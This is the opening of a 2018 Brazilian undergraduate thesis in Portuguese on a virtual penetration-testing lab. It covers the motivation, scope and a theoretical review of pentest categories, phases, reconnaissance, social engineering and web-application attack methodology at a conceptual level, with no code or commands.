Centro Universitário de Brasília – UniCEUB
Faculdade de Tecnologia e Ciências Sociais Aplicadas - FATECS

RAFAEL EMERICK CORREIA DOS SANTOS

LABORATÓRIO VIRTUAL PARA *PENTEST* NA ANÁLISE DE VULNERABILIDADE

BRASÍLIA
2018

RAFAEL EMERICK CORREIA DOS SANTOS

LABORATÓRIO VIRTUAL PARA *PENTEST* NA ANÁLISE DE VULNERABILIDADE

Trabalho de Conclusão de Curso apresentado à banca examinadora do curso de Engenharia da Computação da FATECS - Faculdade de Tecnologia e Ciências Sociais Aplicadas no UniCEUB - Centro Universitário de Brasília, como parte dos requisitos necessários à obtenção do título de Bacharel em Engenharia da Computação.

Orientador: Msc. Francisco Javier de Obaldía Díaz

BRASÍLIA
2018

RAFAEL EMERICK CORREIA DOS SANTOS

LABORATÓRIO VIRTUAL PARA *PENTEST* NA ANÁLISE DE VULNERABILIDADE

Trabalho de Conclusão de Curso apresentado à banca examinadora do curso de Engenharia da Computação da FATECS - Faculdade de Tecnologia e Ciências Sociais Aplicadas no UniCEUB - Centro Universitário de Brasília, como parte dos requisitos necessários à obtenção do título de Bacharel em Engenharia da Computação.

Orientador**:** Prof. Msc. Francisco Javier de Obaldía Díaz

BRASÍLIA, 26 de julho de 2018

BANCA EXAMINADORA

Prof. Francisco Javier Obaldía Díaz, Msc.

Prof. Flavio A. Klein, Msc.

Prof. Ivandro da Silva Ribeiro, Msc.

AGRADECIMENTOS

Agradeço em primeiro lugar ao Senhor dos Exércitos, o Deus Altíssimo, que me sustentou até aqui, dando-me a habilidade, inteligência e a capacidade para superar os desafios da vida.

Ao meu pai Luis Carlos Correia dos Santos que me proveu recursos financeiros que permitiram com que eu pudesse concluir meu curso superior.

A minha mãe Valéria Emerick Coriolano, que além de prover os recursos financeiros, me educou e criou permitindo com que eu me tornasse o homem que sou hoje.

Ao meu orientador MSc. Francisco Javier que empregou tempo e esforço em me ajudar a concluir esse projeto e vencer essa etapa.

Ao coordenador Abiezer Fernandes e a todos os professores do curso de Engenharia da Computação do UniCeub que focaram seus esforços para transmitir o conhecimento necessário para minha formação.

Aos meus colegas de curso, meus colegas de profissão, minha família e todos aqueles que de alguma forma estiveram comigo até o presente momento.

RESUMO

A segurança da informação é uma das modalidades mais exigidas na proteção de dados, sistemas, aplicações e máquina em um ambiente corporativo. Configurações ruins, ausência de métodos de proteção, programas desenvolvidos sem uma política de segurança, sem tratativa sobre aplicações e dados propiciam brechas que facilitam ataques cibernéticos comprometendo empresas e gerando perdas monetárias. Este projeto visa desenvolver um laboratório virtual para aplicar o *pentest*, uma metodologia de trabalho que simula ataques de invasão para identificar e mitigar vulnerabilidades eticamente, em diversos cenários simulados em que uma organização pode se deparar. Apresenta-se a legislação atual pertinente aos crimes digitais e sua influência sobre o escopo de trabalho realizado pelo analista e auditor do *pentest*.

Palavras-chaves: *Pentest*. Vulnerabilidades em sistemas. Ataques cibernéticos.

LISTA DE ILUSTRAÇÕES

SUMÁRIO

1 INTRODUÇÃO

Atualmente a segurança da tecnologia da informação é uma das áreas que mais cresce no mundo todo, graças a necessidade que empresas, órgãos governamentais ou até mesmo pequenas companhias precisam guardar seus dados de forma segura, evitando que existam vazamentos de informações, corrupções de dados ou perdas monetárias.

O impacto feito pelo enorme volume de dados e de tráfego gerado diariamente na rede, através de fontes humanas ou fontes automatizadas, permitiu o aumento do número de ataques cibernéticos das mais variadas categorias realizadas contra organizações, além do surgimento de novas ferramentas e técnicas utilizadas pelos criminosos virtuais.

Visando solucionar problemas de segurança, cada vez mais tem se feito o uso de auditorias de segurança, contratação de pessoas especializadas, capacitação do quadro e corpo técnico ou até mesmo o uso de ferramentas prontas para verificação de erros mais básicos, mas sem uma metodologia eficaz.

Entretanto, pelo alto valor que muitas vezes é dispendido, muitas companhias ficam à mercê dos ataques pela falta da capacidade de investimento, não conseguindo assim garantir a sua segurança, seja pela inexistência de pessoal capacitado, pela ausência de ferramentas necessárias ou até mesmo pela privação de conhecimento.

Devido a problemas do gênero, muitos desenvolvedores acabam deixando em seus projetos inúmeras brechas, como *backdoors* e possibilidade de injeções no código, analistas de redes não implementam formas eficazes de proteger servidores e a rede, facilitando assim com que haja ataques.

Levando-se em conta as informações apresentadas, esse trabalho tem como objetivo desenvolver um laboratório virtual para análise de vulnerabilidade, demonstrando a metodologia usada pelo analista, apresentando algumas das ferramentas utilizadas, as técnicas empregadas, os erros gerados e abordando também a legislação atual vigente que impacta diretamente o escopo do *pentest*.

1.1 Motivação

A implementação de testes de vulnerabilidade em sistemas e servidores em órgãos públicos é de suma importância, pois além de impedir que dados

governamentais possam ser vazados a terceiros de forma ilícita ou para uso malicioso, garante também que os dados gerados e as informações fornecidas à população possuam um grau elevado de confiabilidade.

Outro fator importante é que a implementação de apenas uma única solução de segurança, como o uso do proxy reverso em algumas empresas e instituições, não garante que todos os bugs, falhas, aberturas e brechas existentes tanto em nível institucional interno como externo estejam solucionados.

Por isso, deve existir nas empresas dentro do corpo do seu quadro técnico, funcionários capacitados que possuam conhecimento das metodologias, etapas, ferramentas e técnicas empregadas em *pentest* para o levantamento e análise das vulnerabilidades existentes como também ter conhecimento sobre a legislação atual vigente.

1.2 Objetivo Geral

Desenvolver um laboratório virtual para demonstrar as ferramentas, técnicas e etapas de *pentest* na análise de vulnerabilidades de sistemas e aplicações em diversos possíveis cenários que as organizações podem se deparar, apresentando a legislação brasileira atual incidente sobre as categorias e métodos de ataque empregados em uma invasão computacional.

1.3 Objetivo Específico

- Desenvolver e montar um laboratório com uso de ferramentas virtuais para uso do *pentest.*
- Utilizar os programas, códigos, roteiros e técnicas de *pentest* em sistemas e aplicações.
- Apresentar e abordar a legislação brasileira do direito na era digital.
- Correlacionar as leis atuais com o *pentest*.

1.4 Justificativa e Relevância do Tema

Devido à necessidade que as empresas possuem em testar as vulnerabilidades presentes nos seus sistemas e rede, mostra-se necessário a existência de um ambiente próprio para testes que não impacte na produção e permita ao profissional

gabaritado a aplicação da metodologia de trabalho com *pentest,* considerando a abordagem dentro dos parâmetros legais.

1.5 Trabalhos Correlatos

PENTEST, ANÁLISE E MITIGAÇÃO DE VULNERABILIDADES (LEPESQUEUR; OLIVEIRA, 2006)

Neste trabalho os autores demonstraram todas as etapas necessárias para a realização de testes de invasão, adorante a metodologia para expor alguma das vulnerabilidades que redes e sistemas possam estar submetidos, ataques que podem ser realizados através dessas falhas e estabelecem um conjunto de ações que possibilitam a mitigação.

AUDITORIA DE SEGURANÇA UTILIZANDO TESTES DE INVASÃO DE REDES EM AMBIENTES DE TECNOLOGIA DA INFORMAÇÃO (CIRQUEIRA, 2015)

No trabalho proposto, o objetivo foi a identificação da importância dos processos de Auditoria Teste de Invasão, para a simulação real de ataques aos ativos de informação das empresas que solicitam tais serviços, permitindo assim concluir que a contratação de auditorias do gênero para a execução de procedimentos que testam os controles aplicados no âmbito da segurança de rede vai além da identificação de potenciais vulnerabilidades, como também inclui uma avaliação de risco que essas vulnerabilidade representam para a infraestrutura computacional.

1.6 Escopo do Trabalho

Este trabalho contempla o desenvolvimento de um laboratório virtual para a aplicação de *pentest* em diversos cenários, considerando a metodologia existente, as etapas que a constituem, demonstrando a utilização de programas e roteiros para o levantamento e reconhecimento de falhas, exploração sobre vulnerabilidades, ataques contra máquinas, aplicações, protocolos de controle remoto, credenciais de acesso e escalada de privilégio.

Consta igualmente como escopo do trabalho apresentar a legislação brasileira vigente sobre o direito na era digital, considerando os aspectos que são influenciados em um *pentest* na simulação de ataques realizados por terceiros. Não está no escopo do trabalho apresentar soluções ou correções para falhas encontradas, aprofundamento na legislação, demonstração de todas as técnicas e ferramentas

existentes, geração de relatórios e como fazer a implementação ou contratação de uma auditoria.

1.7 Resultados Esperados

Demonstrar que o *pentest* é uma prática necessária nas instituições, órgãos e empresas para encontrar vulnerabilidades, conhecendo assim erros e falhas que existam e buscando soluções que contornem ou amenizem o problema dentro dos parâmetros legais.

1.8 Estrutura do Trabalho

O presente trabalho está dividido em capítulos, onde cada capítulo aborda de forma específica o escopo do projeto, permitindo com que os resultados desejados sejam obtidos e a conclusão do trabalho efetuado seja eficaz e eficiente.

- Capítulo 1: Apresenta a introdução ao tema, apresentando a metodologia usual e problemas existentes, as motivações, o escopo do trabalho, trabalhos existentes que contemplem o mesmo assunto e abordagens complementares, a justificativa e importância.
- Capítulo 2: Apresenta o referencial teórico que embasa o projeto na totalidade, apresentando as metodologias, recursos de equipamento físico, de programa, programas usados, técnicas aplicadas, leis abordadas.
- Capítulo 3: É a apresentação do projeto, mostrando a montagem do laboratório virtual, as práticas dirigidas, a metodologia aplicada.
- Capítulo 4: No referido capítulo são apresentados os resultados encontrados através dos testes e simulações realizados nos cenários montados, aplicando várias formas de ataques existentes na implementação do *pentest*.
- Capítulo 5: É o encerramento do projeto mostrando a conclusão do assunto tratado, dos resultados encontrados e apresenta soluções para trabalhos futuros.

2 REFERENCIAL TEÓRICO E BASES METODOLÓGICAS

Neste capítulo serão abordados os temas, técnicas, metodologias, programas e afins que servirão de bases para elaboração do projeto, para o desenvolvimento da solução proposta, para a obtenção de resultados e embasar a conclusão referente ao projeto proposto.

2.1 *Pentest*

O *pentest* consiste na simulação de um ataque real contra uma instituição com o objetivo de identificar potenciais brechas de segurança, falhas existentes e exploração sobre as vulnerabilidades encontradas, permitindo ao auditor/analista dimensionar problemas que viessem ocorrer através de um ataque cibernético.

Pode ser realizado tanto pelo corpo técnico existente no quadro de funcionários quanto por empresas terceirizadas contratadas para essa finalidade, observando os parâmetros legais que incidem sobre testes do gênero e o impacto direto sobre o escopo de trabalho.

É implementado pela necessidade que as empresas apresentam de manterem suas bases de dados confiáveis, apresentando confiabilidade e transmitindo segurança para clientes, empregados, usuários ou consumidores. (WEIDMAN, 2014).

2.1.1 Categorias de *pentest*


Segundo Herzog (2010) existem 6 metodologias empregadas no *pentest*, tendo cada uma delas particularidades que fazem grandes diferenças na forma como o teste é realizado pelo analista/auditor e como é recebido pelo alvo. Pode-se definir como:

- *Blind*: O analista/auditor desconhece o cenário que vai encontrar no alvo, como os sistemas de defesas e políticas de segurança. O alvo sabe que será atacado.
- *Double Blind*: Auditor/analista desconhece as informações sobre o alvo e o alvo não sabe que será atacado e como os ataques serão realizados. Teste mais realista.
- *Gray Box*: Analista/auditor conhece em parte o alvo e o alvo sabe que será atacado e quais os testes realizados.
- *Double Gray Box*: Analista conhece em parte o alvo e o alvo sabe que

será atacado, mas não quais testes serão realizados.

- *Tandem*: Teste mais parecido com uma auditoria, pois, o auditor possui total conhecimento sobre o alvo, alvo sabe que será atacado e quais os testes realizados.
- *Reversal*: Analista/auditor conhece totalmente o alvo, mas o alvo não sabe que será atacado e nem o escopo dos ataques.

Figura 1 – Categorias de *pentest.*



Fonte: (HERZOG, 2010, p. 36)

Na figura 1 pode-se ver a divisão entre as categorias de *pentest*, onde o eixo Y (vertical) representa a linha de conhecimento que o alvo tem sobre o ataque e o eixo X (horizontal) representa a linha de conhecimento que o atacante tem sobre o alvo.

2.1.2 Etapas do *pentest*

Weidman (2014) determina que o *pentest* é composto por etapas e cada etapa possui um propósito próprio, permitindo ao analista/auditor aplicar de forma correta o *pentest*:

- Preparação: Consiste no diálogo entre o analista/auditor e o cliente. É a partir das diretrizes definidas nesse diálogo que o escopo de trabalho é feito, permitindo com que o teste possa ser realizado.

- Coleta de informações: O analista/auditor visa encontrar informações públicas disponíveis sobre o cliente e identificar as formas de realizar a conexão com esses sistemas.
- Modelagem das ameaças: Fornece ao analista/auditor as informações que determinam o valor que cada informação, obtida através de uma invasão, tem sobre o cliente.
- Análise de Vulnerabilidades: Permite encontrar as vulnerabilidades existentes.
- Exploração das falhas: Fase onde as falhas encontradas na análise são exploradas.
- Pós-exploração de falhas: É a fase onde a exploração das vulnerabilidades dá ao atacante a vantagem sobre as informações.
- Geração de relatórios: Fase que compete ao analista/auditor realizar o relatório sintetizando as descobertas encontradas.

Essas etapas visam garantir tanto ao cliente quanto o realizador do *pentest*, que uma metodologia clara de trabalho será aplicada, que preceitos legais serão observados e adotados, que o escopo de trabalho estará bem definido e que as consequências provenientes dos testes de invasão estarão relatadas.

2.1.3 Metodologia de ataque

Velu (2017) determina que um ataque dentro do *pentest* é composto de fases visando contemplar todos os pontos necessários para a realização de um eficaz teste de invasão, adotando o conceito de cadeia de ataque. As fases podem ser definidas como:

- Reconhecimento: Nessa fase o atacante faz o levantamento das informações sobre um alvo. É a fase onde o atacante passa a maior parte de tempo. O reconhecimento é ativo quando há uma interação direta entre o atacante e o alvo, como varreduras de vulnerabilidades remotas, verificação de portas e visitas às instalações físicas do alvo. O reconhecimento é passivo quando não há uma interação direta entre o alvo e o atacante.
- Entrega: Fase que será usada para determinar qual arma será usada pelo atacante para completar a fase de exploração.

- Exploração: Ocorre quando determinado *exploit* é aplicado com sucesso e garante ao atacante a capacidade de galgar seus objetivos. Pode ocorrer como evento de forma isolada ou múltiplos eventos.
- Pós-exploração (ação no objetivo): Concentra as várias ações possíveis de um invasor, como, por exemplo, a melhoria dos privilégios de acesso para o nível mais alto e o comprometimento do maior número possível de contas.
- Pós-exploração (persistência): Garante ao atacante que a comunicação com o sistema atacado continue.

Ao adotar essa metodologia o analista/auditor consegue realizar um trabalho eficaz na análise e exploração de vulnerabilidades presentes em um cliente, pois, ao empregar as etapas relatadas o analista/auditor simula uma cadeia de ataque mais próxima da realidade, de forma a corroborar que o trabalho realizado é eficiente e eficaz.

2.1.4 Categorias de ataque

Os ataques dentro de um *Pentest* podem ser definidos entre *Client Side Attack*, onde o enfoque do ataque é sobre o cliente na tentativa de explorar aplicações em execução no computador, geralmente necessitando da interação humana, e o *Server Side Attack*, focado na investigação e exploração de aplicações que estejam em execução em um dispositivo, não demandando na maioria das vezes intervenção humana e provendo ao atacante um controle de forma remota, garantindo assim duas frentes distintas de ataque. (BEZERRA, 2013).

2.1.4.1 Reconhecimento

O reconhecimento é a primeira etapa que um atacante realiza sobre um determinado alvo para descobrir informações importantes que serão necessárias para a realização do ataque.

É dividido entre passivo quando não há interação maliciosa direta com o alvo e ativo quando o principal objetivo é coletar e instrumentalizar as informações sobre o alvo o máximo possível. Dentro os métodos adotados estão *footprint*, *fingerprint*, varreduras, enumeração, *Open Source Intelligence* (OSINT), busca por relacionamentos. (VELU, 2017).

O *footprint* consiste no levantamento de informações sobre o alvo escolhido, propiciando assim condições para que o analista/auditor realize ataques mais precisos e eficientes.

Dentro das informações obtidas estão os dados do domínio do servidor, os responsáveis, quais servidores fazem parte, identificação do sistema operacional, dados de e-mail, serviços de *Transmission Control Procotol* (TCP) e *User Datagram Protocol* (UDP) disponíveis, topologia de rede, banners de serviço, tabelas de roteamento, contas do *File Transfer Protocol* (FTP), identificação de roteador, relacionamentos *web*, etc.

É uma etapa que exige tempo, empenho e dedicação, pois, fornecerá as estratégias necessárias para o desenvolvimento do método de ataque empregado. (MELO, 2017).

O *fingerprint* é uma das principais técnicas de levantamento de informações adotadas por analistas/auditores antes de um ataque de invasão contra um alvo, podendo ser de forma automatizada com uso de ferramentas automáticas construídas para esse propósito ou manual quando o próprio analista/auditor faz o levantamento com uso de utilitários.

Através dessa técnica é feito o levantamento do nome da aplicação, a versão do programa instalado, informações do servidor *web* utilizado, qual o sistema operacional além de outras informações que permitem ao analista/auditor explorar problemas da pilha TCP/IP, buscando vulnerabilidades e *exploits* existentes e evitando que o ataque tenha muito ruído. (MELO, 2017).

Quando o analista/auditor visa encontrar existência de redes ele aplica o processo conhecido como varredura, onde a estação faz mudança de canal visando descobrir os pontos de acesso disponíveis em todos os canais por meio da faixa de frequência destinada.

As varreduras são definidas como ativas quando uma estação envia pacote especial para verificar a existência de redes nas proximidades e passiva quando a estação apenas escuta os pacotes especiais enviados pelos pontos de acesso. (BRANQUINHO, 2014).

Para Melo (2017, p4) a enumeração pode ser descrita como “extração de informações do ambiente-alvo, como contas de usuários, recursos compartilhados e mal protegidos, principais serviços disponíveis.”. Já para Moreno (2016) a enumeração consiste na etapa em que todas as redes serão verificadas pelo atacante

com o objetivo de identificar apenas aqueles que passarão por testes.

Mcclure, Scambray, Kurtz (2014) definem que a enumeração permite elencar nomes de conta de usuário, senhas de acesso, recursos compartilhados mal configurados, versões de programas com conhecidas vulnerabilidades de segurança e suas técnicas geralmente são especificadas e atreladas a plataforma utilizada.


Serve para facilitar que vulnerabilidades e *exploits* específicos sejam pesquisados e explorados, tendo como uma das técnicas genéricas mais aplicada a aquisição de banners.

O OSINT é uma técnica de investigação bastante usada em testes de invasão para obtenção de informações que possibilitem gerar conhecimento sobre um alvo. Procurando em *site*s públicos o atacante visa encontrar informações pertinentes, muitas vezes divulgadas pelo próprio alvo.

O OSINT é ofensivo quando os dados são coletados para a preparação do ataque contra um alvo (como nome de domínio, *Domain Name System* e roteamento de rotas) e defensivo quando a informação obtida é sobre ataques anteriores ou outras falhas de segurança. (STEELE, 1997).

Na figura 2 pode-se ver a divisão do OSINT entre os modos ofensivo e defensivo. No escopo do trabalho estarão contemplados alguns dos métodos usados no modo ofensivo, como *scraping*, nomes de domínio e criação de listas globais para quebra de senha. Não está no escopo do trabalho demonstrar a parte defensiva existente no OSINT.

Figura 2 – Modo ofensivo e defensivo do OSINT.



Fonte: (VELU, 2017)

A busca por relacionamentos permite com que haja ainda mais descobertas sobre um alvo, como *site*s secundários, *site*s correlatos, companhias que estão sobre o mesmo domínio, empresas que fazem parte do mesmo conglomerado.

Com informações do gênero em posse, o atacante consegue fazer um paralelo entre o ramo de atividade do alvo, sua organização e sua relação com demais parceiros, facilitando a investida da engenharia social. (BEZERRA 2013).

2.1.4.2 Análise de vulnerabilidade

A análise de vulnerabilidades é um processo realizado dentro de um *pentest* que tem total influência na metodologia de ataque desenvolvida, considerando em quais aspectos, erros e falhas serão encontradas. É com base nessas informações adquiridas que o analista/auditor consegue dimensionar em quais frentes realizará o seu ataque, quais ferramentas colocará em uso no teste, quais falhas irá explorar.

Os pontos abordados nessa fase são as falhas de segurança que podem surgir em redes, em um sistema operacional ou um aplicativo, além de permitir o conhecimento sobre como os dispositivos estão em conformidade com as políticas e regulamentações de segurança. É importante ressaltar que a depender da localidade em que testes do gênero são feitos, o ato de realizar a verificação de vulnerabilidade através de rastreadores e outras técnicas – pode ser considerada como uma invasão, constituindo assim um ato ilegal. (VELU, 2017).

2.1.4.3 Engenharia social

A engenharia social consiste no uso de técnicas de persuasão, influência e manipulação sobre uma pessoa com intuito de a enganar e a convencer de que o engenheiro social é na verdade uma pessoa que ele não é, obtendo assim informações de alta relevância sobre pessoas, órgãos, companhias, empresas e organizações.

Podendo fazer uso ou não da tecnologia, o engenheiro social visa exatamente o elo mais fraco dentro da segurança que é o lado humano. Por diversos motivos, como vingança, desconhecimento, ingenuidade, pressão o ser humano acaba deixando vazar informações que dizem respeito a elas, terceiros ou até mesmo dos seus locais de trabalho. (MITNICK; SIMON, 2002).

A engenharia social não é uma mágica e nem uma hipnose capaz de descobrir

tudo sobre um determinado alvo e sim uma ciência que faz uso de técnicas e padrões para ser aplicada. Para Peixoto (2006), a engenharia social visa estudar como o conhecimento sobre o comportamento humano pode ser empenhado para fazer com que pessoas ajam conforme seu direcionar.

Seu uso não é exclusivo de pessoas que buscam algum aproveitamento malicioso, mas também bastante usada por policiais, detetives e magistrado que buscam cooptar informações de um crime.

Por isso, de nada serve um alto grau de investimento em segurança por parte de uma empresa sobre seus equipamentos se não houver também um treinamento e aperfeiçoamento sobre o quadro de funcionários que dela participam.

É com base nas informações coletadas sobre um determinado alvo, que um engenheiro social poderá traçar estratégias de ataque, visando desde a obtenção de informações sigilosas até a inutilização de serviços. (MITNICK; SIMON, 2002) (ALVES, 2007).

A engenharia social possui dois modos de operação sobre um alvo, o modo de ataque direto baseado em pessoas e o modo de ataque indireto baseado em computadores. No ataque direto, o engenheiro social tem interação direta com o alvo como, por exemplo, através de um telefonema, troca de correspondência física ou digital, *fax* e outros. A figura 3 mostra o diagrama com esses modos de operação.

Figura 3 – Modos de operação da engenharia social.

Fonte: (VELU, 2017)

É um modo que exige do engenheiro social um grande preparo antes de ser executado, com alto poder de persuasão e a necessidade de um plano alternativo caso o primeiro falhe. No ataque indireto o engenheiro social faz uso de ferramentas digitais para obter acesso às informações desejadas, seja pelo uso de programas específicos ou pela falta de conhecimento sobre informática do alvo. (ALVES 2007).

2.1.4.4 Reconhecimento e exploração de aplicações web

O reconhecimento e exploração de aplicações *web* é um passo extremamente recorrente e bastante utilizado. Devido ao grande número de *site*s desenvolvidos diariamente, aumenta também exponencialmente o número de *site*s que de alguma forma são atacados. Ataques esses que variam desde invasões simples até mesmo derrubadas de servidores.

Hoje diversas empresas permitem com que seus *site*s sejam acessados por usuários ou funcionários de forma remota, apresentando praticamente sempre uma disponibilidade. Entretanto, isso também permite com que atacantes que visem fazer invasões tenham mais facilidade ao observar os dados que trafegam na rede de um usuário ou funcionário fora do ambiente da empresa, pois geralmente possuem uma política de segurança menos robusta e eficaz.

Levando isso em conta, geralmente os atacantes fazem uso de uma metodologia de trabalho que contempla todos os pontos de ataques do gênero. Na figura 4 pode-se ver como funciona a metodologia de ataque sobre aplicações *web*.

Figura 4 – Metodologia *hacker* contra aplicações *web.*

Fonte: (VELU, 2017)

O primeiro passo a se tomar é definir um alvo, pois, é com base nas informações do alvo que o atacante fará seu trabalho. É um passo de suma importância porque os ataques serão concentrados geralmente sobre sistemas vulneráveis específicos, para obter acesso ao nível de sistema.

Depois de definido o alvo, vem a parte da enumeração das informações sobre quais aplicações *web* irão ser aprofundados em estudo e quais as vulnerabilidades conhecidas.

A terceira etapa consiste na verificação das vulnerabilidades, onde todas as falhas conhecidas são coletadas e comparadas com os bancos de dados de vulnerabilidades conhecidas ou configurações de segurança comuns. Após essa verificação é realizada a exploração, onde o atacante explora as fragilidades conhecidas ou desconhecidas, incluindo também sobre a lógica de negócios da aplicação.


Chegando nas duas últimas etapas que são a do “Cover Tracks” onde o atacante visa excluir todas as evidências da invasão através do rastreio sobre cada passo executado e a da manutenção de acesso, onde o atacante visa se manter conectado ao alvo para realizar escalada de privilégios, usar o sistema como um zumbi para outros ataques ou até mesmo fazer uso para obtenção de informações posteriores. (VELU, 2017).

Geralmente os atacantes que visam fazer o reconhecimento e posteriormente a exploração de falhas em aplicações *web* buscam duas áreas de ataque, o lado servidor e o lado cliente. Na figura 5 é possível ver como funcionam ataques desse gênero. Do lado do servidor, o atacante visa fazer invasões no *Web Application Firewall* (WAF), injeções sobre códigos *Structured Query Language* (SQL), execução de códigos e inclusão de arquivos de forma remota, gerenciamento de sessões, travessia de caminho de dados, falhas de implementação lógica e divulgar as informações de vulnerabilidade.

Já do lado cliente existem 3 ataques distintos: exploração do navegador, exploração sobre o DNS de rede e o roteiro do *site*. Na exploração do navegador o objetivo é trabalhar sobre as vulnerabilidades presentes em *java, javascript e flash* que possam existir no navegador. Na exploração sobre o DNS de rede o objetivo incide sobre vulnerabilidades de vinculação de DSN ou não-DNS. Por fim, no ataque que visa o roteiro *Cross Site* é fazer com que ele possa agir como um espelho, ser armazenado e sediado no servidor.

Geralmente ataques desse gênero ocorrem pelo uso de tecnologias desatualizadas ou antigas, configurações de segurança fracas, aplicações produzidas sem levar em conta o aspecto da segurança e o fator humano, ou seja, usuários que não tenha as habilidades necessárias. (VELU, 2017).

Figura 5 – Forma de ataque contra aplicações.



Fonte: (VELU, 2017)

2.1.4.5 Ataques ao acesso remoto

Os ataques contra acesso remoto visam comprometer as comunicações entre os dispositivos e aplicativos que se proliferam pela *Internet*. A difusão das comunicações de acesso remoto visa garantir ao atacante que os objetivos a seguir sejam atingidos:

- Exploração dos canais de comunicação pré-existentes para obter acesso remoto direto aos sistemas de destino.
- Interceptar comunicações.
- Negar aos usuários autenticados o acesso às comunicações que sejam regulares, forçando-os a usar canais inseguros que podem estar vulneráveis a outros ataques.

Um fator importante que permite ataques contra acesso remoto é que o *Secure Socket Layer* (SSL) versão 2.0, 3.0 e *Transport Layer Security* (TLS) vs. foram desativados em 2016, entretanto existem *site*s presentes na *internet* que ainda fazem uso dessa tecnologia.

Como alguns navegadores apresentam incapacidade de suportar novas

tecnologias, alguns produtos são projetados para ter suporte somente para esses protocolos para fins de segurança, fazendo com que essas tecnologias vulneráveis sejam mantidas. (VELU, 2017).

2.1.4.6 Exploração do lado cliente

